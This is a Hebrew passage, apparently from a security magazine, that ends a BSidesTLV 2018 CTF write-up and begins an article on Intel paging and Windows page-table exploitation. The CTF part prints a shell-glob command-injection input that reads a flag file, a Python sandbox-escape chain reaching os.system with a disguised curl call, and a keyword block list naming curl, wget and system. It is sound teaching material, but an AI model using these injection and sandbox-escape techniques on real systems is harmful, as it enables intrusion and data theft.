לכאורה, ניתן להכניס פקודות והשרת אמור להריץ אותן. אך כאשר מנסים להכניס פקודה מקבלים "error: bad characters found". כתבתי פונקציה הבודקת אילו תווים מותרים:

```
def findAllowed():
    allowed = []
    for i in range(256):
        resp =
requests.post('http://challenges.bsidestlv.com:5000/c1337.php',data={'cm
d':chr(i),'d':'/app','act':'cmd','submit':'Execute'})
        if 'error: bad characters found' not in resp.text:
            print "Allowed: {}".format(chr(i))
            allowed.append(chr(i))
    return allowed
```

והתוצאה:

```
Allowed = ['\t', '\n', '\x0b', '\x0c', '\r', ' ', '!', '"', '#', '%',
'(', ')', '*', '+', ',', '-', '.', '/', ':', ';', '=', '?', '@', '[',
']', '^', '_', '`', '{', '}', '~']
```

לאחר משחק נוסף עם הקלט באתר, גיליתי שהאתר מריץ פקודה בסגנון "echo INPUT", מכיוון שאם נכתוב /*, bash יחליף אותה עם כל הקבצים בתיקיית השורש:

```
Result of execution this command:

/app /bin /boot /dev /etc /home /lib /lib64 /media /mnt /opt /proc /root /run /sbin /srv /sys /tmp /usr /var

/*
```

כך נוכל לעבור על התיקיות בתוך /app, ולהגיע ל-/app/f/fl/flag/flag_is_here/flag.txt:

```
Result of execution this command:

/app/f/fl/flag/flag_is_here/flag.txt

/???/?/??/*/????_??_????/*
```

כעת כדי להדפיס את ה-flag, נרצה להשתמש ב-/bin/cat. למזלנו, כאשר משתמשים ב-/???/??? הקובץ הראשון שמתאים הוא /bin/cat. מכיוון שהפקודה היא בסגנון "echo INPUT", אם ניתן כקלט:

```
;/???/??? /???/?/??/*/????_??_????/*
```

מה שירוץ הוא:

```
echo ;/bin/cat /bin/dir /bin/pwd … /app/f/fl/flag/flag_is_here/flag.txt
```

ונקבל את ה-flag בסוף הפלט:

```
BSidesTLV{1_l1k3_wildcards_&_r3g3x_but_h8_th3_cr34t0r}
```

PySandbox-Insane (Misc)

Description:

```
BANNED = [
        "realgam3", "digitalwhisper", "pycon2018",
        "+", ":", "%", "*", "=", " ", "{", "}",
        "\\", "\"\"", "\"", "''", "'\"", "()",
        "import", "exec", "eval",
        "pickle", "marshal", "os", "system",
        "values", "popen", "subprocess", "input",
        "sys", "file", "open",
        "__dict__", "__init__", "__class__",
        "__base__", "__bases__", "__mro__",
        "None", "pop", "read", "get(",
        "replace", "insert", "format",
        "encode", "decode",
        'warningmessage', "linecache",
        "listdir", "__subclasses__",
        "__call__", "func_globals",
        "cat", "grep", "flag", "secret", "http",
        "wget", "curl", "curl secret/flag.txt",
        "for", "while", "iter", "next", "join",
        "i know you hate me"
]
```

Escape the sandbox and bypass the firewall to capture the flag!

nc two.challenges.bsidestlv.com 3030

Made by Tomer Zait

פתרון

זה האתגר הרביעי בסדרה מבית תומר זית, Python Sandbox Escaping. המאמר המתאר את קונספט הבריחה ממערכת הסאנדבוקס, נמצא בקישור.

כמו שמתואר, הפקודה שעלינו ליצור היא:

```
"".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os']
```

כאשר פקודה זו משתמשת באובייקט הכי בסיסי בפייתון ושולפת ממנה מחלקה שמשתמשת בספריה OS. כאשר יש לנו שליטה בספריה אנו יכולים להריץ כל קוד שאנחנו רוצים על המערכת בעזרת הפונקציה system מתוך הספריה.

החלק הקשה באתגר הוא החסימה המורכבת על המערכת המעלה לו את רמת הקושי ודורשת מאיתנו לחקור לעומק על פייתון.

הקוד שהשתמשתי בו הוא:

```
__builtins__.__setattr__("obj",__builtins__.__getattribute__("__class".__add__("
__")).mro(	).__getitem__(1))
__builtins__.__setattr__("sub",obj.__getattribute__(obj,"__subclasses".__add__("
__")))
__builtins__.__setattr__("war",sub(	).__getitem__(58))
__builtins__.__setattr__("inp",war.__getattribute__(war,"__init".__add__("__")))
__builtins__.__setattr__("fun",inp.__getattribute__("func_globa".__add__("ls")))
__builtins__.__setattr__("lin",fun.__getitem__("linecac".__add__("he")))
__builtins__.__setattr__("dict",lin.__getattribute__("__dict".__add__("__")))
__builtins__.__setattr__("pus",dict.__getitem__("o".__add__("s")))
__builtins__.__setattr__("sup",pus.__getattribute__("sy".__add__("stem")))
sup("cur".__add__("l	secr").__add__("et/fla").__add__("g.txt"))
```

נבין קודם כל את המבנה בכל שורה. לצורך כך יצרתי מילון פקודות כדי להסביר איך המבנה עובד בצורה מסודרת:

האופרטור	המקור	הפתרון
השמה ("=")	var = value	__builtins__.__setattr__("var",value)
שליפה ("[]")	var[value]	var.__getitem__(value)
מילים חסומות	var.__param__	var.__getattribute__(var,"__param".__add__("__"))
פונק' ללא פרמטרים*	func()/func( )	func( )

[* נחסם גם השימוש בסוגריים ברצף וגם השימוש ברווח, לכן בפתרון נשתמש ב-tab על מנת לעקוף זאת.]

לאחר תרגום של הקוד ע"י המילון שבנינו ניתן לראות כי הקוד שלנו שקול ל:

```
obj = __builtins__.__class__.mro()[1]
sub = obj.__subclasses__
war = sub()[58]
inp = war.__init__
fun = inp.func_globals
lin = fun.["linecache"]
dict = lin.__dict__
pus = dict.["os"]
sup = pus.system
sup("curl secret/flag.txt")
```

ובינגו. קיבלנו את הדגל!

```
Welcome to my Python super sandbox! Enter commands below!
>>> __builtins__.__setattr__("obj",__builtins__.__getattribute__("__class".__add
__("__")).mro(	).__getitem__(1))
__builtins__.__setattr__("sub",obj.__getattribute__(obj,"__subclasses".__add__("
__")))
__builtins__.__setattr__("war",sub(	).__getitem__(58))
__builtins__.__setattr__("inp",war.__getattribute__(war,"__init".__add__("__")))
__builtins__.__setattr__("fun",inp.__getattribute__("func_globa".__add__("ls")))
__builtins__.__setattr__("lin",fun.__getitem__("linecac".__add__("he")))
__builtins__.__setattr__("dict",lin.__getattribute__("__dict".__add__("__")))
__builtins__.__setattr__("pus",dict.__getitem__("o".__add__("s")))
__builtins__.__setattr__("sup",pus.__getattribute__("sy".__add__("stem")))

sup("cur".__add__("l	secr").__add__("et/fla").__add__("g.txt"))
>>> BSidesTLV{I_AM_The_Python_Mater}
>>> >>> >>> >>> >>> >>> >>> >>> >>> >>>
```

```
BSidesTLV{I_AM_The_Python_Mater}
```

סיכום

ה-CTF נמשך כשבועיים, ופורסמו בו שלל אתגרים ברמות קושי שונות. האתגרים שלדעתי בלטו במיוחד הם:


- wtflol - בגלל רמת הקושי, הזמן שלקח לי לפתור אותו והדגל שהודלף והוחלף במהלך התחרות.
- IAmBrute - כותבי האתגר פתחו פרופילים פיקטיביים לדמויות, אותם היינו צריכים לחקור כדי לצלוח את האתגר.
- PimpMyRide - מעולם לא התנסיתי בניצול חולשת deserialization ב-php, אלא רק קראתי עליה.
- GamingStore - במשך כמה שעות, פספסתי פרט קטן בדף שהיה הכרחי לפתרון האתגר (ng-app). יש האומרים שניתן לשמוע את ה-facepalm שלי עד עכשיו.

ברגע פירסום האתגר האחרון (GamingStore), צוות האתר כיבה את ה-Scoreboard והדפים של הקבוצות על מנת שאף קבוצה לא תדע את מיקומה. אך בהתאם לאופי שלי ועם קצת אבקת סייבר, הבחנתי שניתן לראות את המיקום שלי תחת profile/ - כך ידעתי כשמישהו פתר את GamingStore לפני ומה היה המיקום שלי בסוף התחרות ☺

הכנס הכיל שלל הרצאות מעניינות, אוכל וקצת אלכוהול. אבל החלק הטוב ביותר היה להיפגש עם עוד אנשים מהקהילה - ביניהם כותבי האתגרים, מפיקי הכנס ושאר הפותרים של ה-CTF. לקראת סוף הכנס, קראו לזוכים בתחרות (dm0n ביניהם) והעניקו להם פרסים - המקום הראשון קיבל גם גביע (משיחה קצרה אחרי הענקת הפרסים - אין לו איפה לשים אותו. צרות של עשירים).

תודה ל-_reclass_ doadam ו-JCTF על התחרות הטובה, לצוות BSidesTLV על הכנס ויצירת הקהילה וכמובן תודה לצוות כותבי האתגרים המוכשר, בלעדיהם לא היה נוצר ה-CTF המדהים הזה!

[במקור: https://ctf18.bsidestlv.com]



Intel Paging & Page Table Exploitation on Windows

מאת יובל עטיה

הקדמה

בשנת 1985, המעבד i386 של Intel יצא לעולם, והיה המעבד הראשון של Intel שתמך בפקודות ובמרחב זיכרון של 32-ביט. כמו כן, הוא גם היה המעבד הראשון של Intel שהכיל יחידה לניהול זיכרון (MMU - **M**emory **M**anagement **U**nit) שתמכה ב-Paging, או בעברית - "דפדוף". ויקיפדיה מגדירה דפדוף כנדבך חשוב במימוש **זיכרון וירטואלי** בכל מערכות ההפעלה המודרניות, המאפשר להן להשתמש בדיסק הקשיח עבור אחסון נתונים גדולים מבלי להישמר בזיכרון הראשי.

בינואר 2018, Microsoft מוציאה תיקון ל-Meltdown - חולשת המעבדים ששיגעה את העולם (ביחד עם Spectre). Meltdown היא חולשה שאפשרה לתהליך זדוני לקרוא את כל הזיכרון במערכת, גם אם הוא לא מורשה לכך (כולל Kernel-Memory). בתיקון, הוצג חור אבטחתי חדש - ביט ה-Owner של ה- self-ref entry ב-PML4 הודלק (לא לדאוג, נסביר את כל המונחים הללו במהלך המאמר), מה שאפשר לכל תהליך זדוני לקרוא את כל הזיכרון במערכת במהירות בסדר גודל של GB/s, וכן **לכתוב** באופן שרירותי לכל כתובת במרחב הזיכרון (שוב, גם כתובות קרנליות). החולשה זכתה לשם Total Meltdown, ונסגרה בעדכון אבטחה OOB (Out-Of-Band), עדכון שלא נעשה ב-Patch Tuesday הקבוע) בסוף מרץ 2018. החולשה השפיעה על Windows 7 64-bit וכן על Windows 2008R2 64-bit.

כל אדם שעוסק בעולם התוכנה מכיר את המונח "זיכרון", וכל בעל מקצוע שמכבד את עצמו בתחום מכיר את המונחים "זיכרון וירטואלי" ו"זיכרון פיזי", לפחות ברמה שטחית. למרות זאת, אופן ניהול הזיכרון הוא נושא פחות מוכר, ויש לו הרבה השלכות מבחינה אבטחתית.

במהלך המאמר הזה, נסקור כיצד מנוהל הזיכרון במערכות הפעלה מודרניות - החל מדיון על מונחים בסיסיים כמו זיכרון וירטואלי ופיזי וההבדל ביניהם, ועד דוגמות פרקטיות לתרגום כתובות וירטואליות לפיזיות במערכות ההפעלה החדשות ביותר. לאחר שנצבור מספיק ידע, נדבר על ניצול המנגנון לצורך אקספלויטציה - נציג מספר רעיונות ושיטות לניצול מנגנון ה-Paging למטרות הסלמת הרשאות/הרצת קוד ב-Ring-0 תחת הגנות מודרניות כמו SMEP.

נציין שבמהלך המאמר, נדון ב-Paging תחת Windows מעל מעבדי Intel.

במהלך המאמר, אסתמך על כך שהקורא מכיר את עולם ה-Kernel Exploitation ואת הקשיים שבו, לפחות ברמה סבירה. המאמר מיועד לשמש כחלק נוסף בסדרת המאמרים שפרסמתי בנושא אקספלויטציית Kernel ב-Windows, ולכן לעיתים אשתמש במונחים לא טריוויאליים ללא פירוט. עם זאת,


אין זה תנאי הכרחי לקרוא את המאמרים הקודמים בסדרה על מנת להבין את המאמר הנוכחי, ובמידה והקורא נתקל במונח לא מוכר - לרוב יספיק לדפדף (הבנתם?) במאמרים הקודמים.

Virtual Memory vs Physical Memory

הסעיף הנוכחי מבוסס על הקורס "Virtual Memory" של David Black-Schaffer, שזמין ב-YouTube.


בעבר, לא הייתה קיימת ההפרדה בין זיכרון וירטואלי לזיכרון פיזי - כל התכניות חלקו אותו מרחב זיכרון - זיכרון פיזי. ברמה הפשוטה ביותר, זיכרון פיזי, או **Physical Memory**, הוא הערך שעונה על השאלה "כמה RAM מותקן במחשב שלך". זיכרון פיזי הוא הזיכרון הראשי אליו המעבד מבצע כתיבה/קריאה.

בתקופה בה כל התכניות רצו ישירות מעל זיכרון פיזי, מכל תכנית היה מצופה להשתמש רק באזור הזיכרון שהיה שייך לה, אבל לא הייתה אכיפה של ממש על כך - כל תכנית יכלה לכתוב לכל כתובת בזיכרון, גם אם הכתובות היו בשימוש מערכת ההפעלה. מעבר לסכנה הברורה שכרוכה בכתיבה לזיכרון המערכת, משמעות נוספת היא שלא תהיה הפרדה בין תהליכים, ותהליכים יוכלו לדרוס את הזיכרון אחד של השני. התמונה הבאה ממחישה מצב כזה: שני תהליכים שונים, A ו-B, ניגשים באופן קבוע לכתובת 0x1337 ומשתמשים בה בשביל לאחסן מידע חשוב. מכיוון ששני התהליכים ניגשים **לכתובת הפיזית** 0x1337, הם עלולים לדרוס אחד לשני את המידע באופן קבוע.



בעיה נוספת בגישה ישירה לזיכרון פיזי היא "חורים" שעלולים להיווצר בזיכרון, מה שמוביל לניצול לא יעיל של הזיכרון. במידה ויש לנו 4GB של זיכרון פיזי. נדמיין שיש לנו 3 תכנות: תכנה A צריכה 2GB של זיכרון רציף, תכנה B צריכה 1GB של זיכרון רציף, ותכנה C צריכה 2GB של זיכרון רציף. כמו כן, נניח שכל הזיכרון הפיזי פנוי בנקודת ההתחלה. נניח שנרצה להריץ את תכנה B ולאחר מכן את תכנה A. להלן חלוקת זיכרון אפשרית בין התכניות:

A (1 GB)
B (2 GB)
Free (1 GB)



נניח שתכנית A סיימה את ריצתה, כעת הזיכרון שלנו נראה כך - 1GB פנוי, 2GB תפוסים, ועוד 1GB פנוי. נרצה להריץ את תכנית C. לצערנו, אנחנו לא יכולים להעניק לתכנית C את הזיכרון שהיא צריכה, למרות שהזיכרון הפנוי הכולל שלנו דווקא כן מספיק לריצה שלה.

עוד בעיה בריצה מעל זיכרון פיזי היא שלעיתים, פשוט אין לנו מספיק זיכרון פיזי - יכול להיות שהמעבד שלנו תומך במרחב כתובות ובפקודות של 32 ביט, אבל בפועל יש לנו רק 2GB RAM, כלומר הזיכרון הפיזי שלנו נע בין הכתובות 0 ל-0x7FFFFFFF. במידה ותכנית תנסה לגשת לכתובת 0xFFFC0000 - גישה תקינה לחלוטין - תתרחש קריסה.


זיכרון וירטואלי, או **Virtual Memory**, הוא טכניקה לניהול זיכרון אשר מספק אבסטרקציה של המשאבים שבאמת זמינים למחשב, ויוצרת השלייה למשתמשים (של הזיכרון הוירטואלי) של רחב כתובות גדול מאוד. הזיכרון הוירטואלי ממופה לכל תהליך באופן נפרד (כלומר, הכתובת הוירטואלית 0x1337 בתהליך A לא בהכרח תמופה לאותה כתובת פיזית כמו הכתובת הוירטואלית 0x1337 בתהליך B).

נבחן כיצד זיכרון וירטואלי פותר את הבעיות שהצגנו: בעיית בידוד התהליכים נפתרת בכך שמרחב הזיכרון הוירטואלי הוא פר-תהליך, כלומר לכל תהליך מרחב זיכרון וירטואלי משלו עם מבני מיפוי משלו (שעוזרים לתרגם כתובת וירטואלית לפיזית). נציין גם שזיכרון וירטואלי מדמה לכל תהליך מרחב זיכרון גדול **ורציף**.

בעיית ה"חורים" בזיכרון נפתרת בכך שבעזרת זיכרון וירטואלי, נוכל לנהל את הזיכרון הפיזי באופן חכם יותר. הבעיה השלישית שהצגנו - גישה לכתובות זיכרון גבוהות בהיעדר מספיק זיכרון פיזי - נפתרת גם היא בעזרת זיכרון וירטואלי, וזאת משום שניתן למפות את הכתובת הוירטואלית 0xFFFC0000 (כתובת זיכרון גבוהה בזיכרון 32-bit) לכתובת הפיזית 0x10000, ובכך לאפשר לתהליך גישה לכתובת גבוהה.

כמו כן, מעבר למיפוי ל-RAM, כתובות זיכרון וירטואלי יכולות להיות ממופות גם לדיסק (ל-Pagefile), בעזרת Paging, וכך לאפשר לתהליכים לנצל יותר זיכרון משקיים במערכת בפועל (על ידי Paging-Out חכם של זיכרון משומש ל-Pagefile, והקצאה מחדש של הזיכרון הפיזי ששוחרר לכתובות וירטואליות חדשות).

התרשים הבא, הלקוח מויקיפדיה, מתאר בכלליות את הקשר בין זיכרון וירטואלי לזיכרון פיזי:




כפי שנראה בהמשך, כתובות וירטואליות עוזרות לנו להבין כיצד לתרגם את הכתובות לכתובות פיזיות.

Intel Paging

כפי שציינו בסעיף הקודם, זיכרון וירטואלי מוגדר עבור תהליך, כך שעבור כל תהליך מוגדרים מבני מידע אשר עוזרים לתרגם כתובות זיכרון וירטואליות לכתובות פיזיות. בסעיפים הקרובים, נדון במבנים המאפשרים את התרגום, וכן באופן התרגום עצמו, תחת ארכיטקטורת מעבד שונות - x86, x86 עם PAE, ולבסוף - x86_64.

כאמור, נתאר את המימוש תחת מעבדי Intel בלבד. נוכל לזהות את סוג המעבד של המכונה ב-WinDbg בעזרת הרצת הפקודה **!cpuinfo**, וכן על ידי הרצת **coreinfo.exe** מ-SysInternals. הכלי השני שציינו יספק לנו מידע רב יותר משמעותית אודות המעבד, כמו מצב תמיכת המעבד בתכולות מסוימות (כמו SMEP ו-SMAP). להלן דוגמה לשימוש ב-!cpuinfo על מנת לזהות שהמכונה משתמשת במעבד Intel:

```
kd> !cpuinfo
CP  F/M/S Manufacturer  MHz PRCB Signature    MSR 8B Signature Features
 0  6,60,3 GenuineIntel 3201 0000002200000000  0000002200000000 a0cd3fff
```





x86 Paging

כאמור, כתובת וירטואלית (להלן VA - **V**irtual **A**ddress) מומרת בסופו של דבר לכתובת פיזית (להלן - PA **P**hysical **A**ddress). משום כך, צריך להיות מבנה נתונים מסוים אשר ממפה בין כתובות וירטואליות לפיזיות. ננסה להבין את התהליך אשר הוביל לפיתוח מבני הנתונים הקיימים ב-x86. נקודה שחשוב שנזכור היא, שמבני המיפוי חייבים להיות קיימים עבור **כל** תהליך, ובאופן טבעי יתפסו זיכרון גם הם. כמו כן, נציין שכל איבר בכל אחד ממבני המיפוי הוא בגודל 4 בתים.

כמובן שהמימוש הנאיבי ביותר יהיה טבלה אשר ממפה בין כל כתובת וירטואלית לכתובת פיזית, ביחס של 1:1. גם הבעיה במימוש הזה היא ברורה - במידה ונרצה לספק לכל תהליך מרחב כתובות וירטואלי של 4GB (כזכור, אנו מדברים על ארכיטקטורת 32-ביט), נצטרך מיפוי בגודל פיזי של 16GB (4 בתים כפול 2^32 כתובות) עבור **כל** תהליך - רעיון לא ריאלי בכלל.

השלב הבא שלנו יהיה לחלק את הקצאות הזיכרון לגדלים מסוימים - אם לא נאפשר הקצאה של זיכרון שהוא לא מכפלה של גרנולריות מסוימת, נניח 4KB (0x1000 בתים - להלן עמוד או Page), לא נצטרך למפות כל כתובת וירטואלית לכתובת פיזית, אלא רק כתובות מיושרות לכפולות של 0x1000. כך לדוגמה, אותו איבר במבנה אשר ימפה בין VAs ל-PAs יספק את המיפוי הן עבור הכתובת 0x10547 והן עבור הכתובת 0x109f0 - נמצא את המיפוי על סמך 20 הבתים העליונים של הכתובת ואיפוס 12 הבתים התחתונים (הכתובת שתתקבל עבור שתי הכתובות שהצגנו היא 0x10000), ו-12 הבתים התחתונים ישמשו כהיסט בעמוד הזיכרון הפיזי. כך לדוגמה, אם בטבלת המיפוי שלנו (מעתה - **P**age **T**able או PT), האיבר אשר ממפה את העמוד שלנו לכתובת פיזית (להלן **P**age **T**able **E**ntry או PTE) ימפה את העמוד לכתובת הפיזית 0x5000, אז ה-PA של הכתובות הוירטואליות שהצגנו מוקדם יותר בדוגמה יהיו 0x5547 ו-0x59f0, בהתאמה. האיור הבא מדגים זאת:






עבור הפתרון שהצענו, נצטרך "רק" 0x100000 PTEs (4GB/4KB=1MB), כלומר נצטרך 4MB של מיפוי עבור כל תהליך. אגב, מספר הבתים על פיהם בחרנו למצוא את ה-PTE (20) לא נבחרו באופן שרירותי - 2^20 יעניק לנו בדיוק את מספר ה-PTEs שנצטרך. אומנם 4MB לא נשמע נורא במיוחד במחשבה תחילה, אבל חשוב להבין שמדובר ב-4MB עבור כל תהליך, שחייבים להיות ממופים **תמיד**, גם אם בפועל התהליך לא משתמש בכל מרחב הזיכרון הוירטואלי שברשותו.

מבדיקה שערכתי הרגע, נכון לרגע זה רצים במערכת שלי 215 תהליכים (Chrome אשם בחלק נכבד מהם, אבל זה לא חשוב) - אם הוא היה משתמש בפתרון שהצענו, שנקרא גם Single-Level Page Table (מכיוון שיש רק מבנה אחד שאנו נעזרים בו על מנת לתרגם זיכרון וירטואלי לפיזי), היה צריך "לבזבז" 860MB (!) מה-RAM רק עבור מבני מיפוי. כמו כן, בכל פעם שיתבצע Context-Switch, נצטרך למפות מחדש 4MB של זיכרון וירטואלי. כמובן שזה עדיין לא ריאלי, במיוחד לא כשאמרנו שאחד הרעיונות של זיכרון וירטואלי הוא ליצור תחושה שקיים במערכת יותר זיכרון משנגיש לה באמת.

מה אם נחלק את העמודים ל"תיקיות" (Directories), כך שבכל תיקייה יהיו בדיוק 1024 עמודים, ונשתמש ב-1024 "תיקיות" בסך הכל (4KB לעמוד כפול 1024 עמודים, כפול 1024 תיקיות, שקול ל-4GB ממופים). בצורה הזו, נצטרך למפות רק עמוד זיכרון אחד (4KB) עבור מבנה התיקיות, אשר נקרא Page Directory (או PT), ועוד 4KB כפול מספר התיקיות שנמצאות בשימוש כרגע (כל איבר ב-Page Directory נקרא Page Directory Entry, או PDE). כמובן שבאופן החלוקה שהצענו, כל PDE יכול למפות עד 4MB של זיכרון (Page Table אחד של 1024 PTEs). שיטת החלוקה הזאת חסכונית יותר מהקודמת באופן משמעותי.

על מנת לממש שיטה זו, נשנה את האופן שבו נתרגם את ה-VA בצורה הבאה: 12 הבתים התחתונים ישמשו, כמו קודם, כהיסט בעמוד הזיכרון הפיזי. 10 הבתים הבאים ישמשו למציאת האיבר במבנה התיקיות, ו-10 הבתים הבאים ישמשו למציאת ה-PTE. כמו שכל PTE מכיל כתובת פיזית של עמוד אליו ממופה העמוד הוירטואלי, כך גם כל PDE יכיל כתובת פיזית של עמוד בו יושב ה-Page Table תחתיו נמצא מידע המיפוי עבור העמודים השייכת לאותו Directory.



הפתרון החדש שהצענו הוא **בדיוק** האופן שבו מתבצע Paging בארכיטקטורת x86. האיור הבא, אשר לקוח מ-coresecurity.com, ממחיש את אופן תרגום הכתובות תחת הארכיטקטורה הנ"ל:




Figure 3-12. Linear Address Translation (4-KByte Pages)

נסביר את אופן התרגום:

1. תחילה, נפצל את הכתובת הוירטואלית ל-3 חלקים - 10 ביטים עליונים, 10 הביטים שאחריהם ו-12 הביטים התחתונים.
2. ניקח את עשרת הביטים העליונים - הם ישמשו כאינדקס של ה-PDE תחתיו יושב העמוד אליו הכתובת שלנו שייכת. כאמור, גודל כל PDE הוא 4 בתים, לכן אם ערכם של 10 הביטים העליונים הוא 0x20, אז ה-PDE שלנו ימצא בהיסט של 0x80 בתים מתחילת ה-PD.
3. ב-PDE נמצא את הכתובת הפיזית של ה-Page Table הרלוונטי.
4. ניקח את עשרת הביטים הבאים - הם ישמשו כאינדקס של ה-PTE ב-Page Table שמצאנו ב-PDE. כאמור, גודל כל PTE הוא 4 בתים, לכן אם ערכם של 10 הביטים הללו הוא 0x15, אז ה-PTE שלנו ימצא בהיסט של 0x60 בתים מהכתובת של ה-Page Table שחילצנו מה-PDE.
5. ב-PTE נמצא את הכתובת של העמוד הפיזי אליו ממופה עמוד הזיכרון הוירטואלי אליו שייכת הכתובת הוירטואלית שלנו.
6. נשתמש ב-12 הביטים התחתונים כהיסט בעמוד הזיכרון הפיזי. הכתובת הסופית שתתקבל היא ה-PA המתאימה ל-VA שרצינו לתרגם.

לכל אחד ממבני המיפוי שהשתמשנו בהם - Page Table ו-Page Directory - קוראים Page Mapping Level (PML) או Page Table Level. הפתרון שהצגנו על מנת לנהל את הזיכרון הוירטואלי נקרא Two-

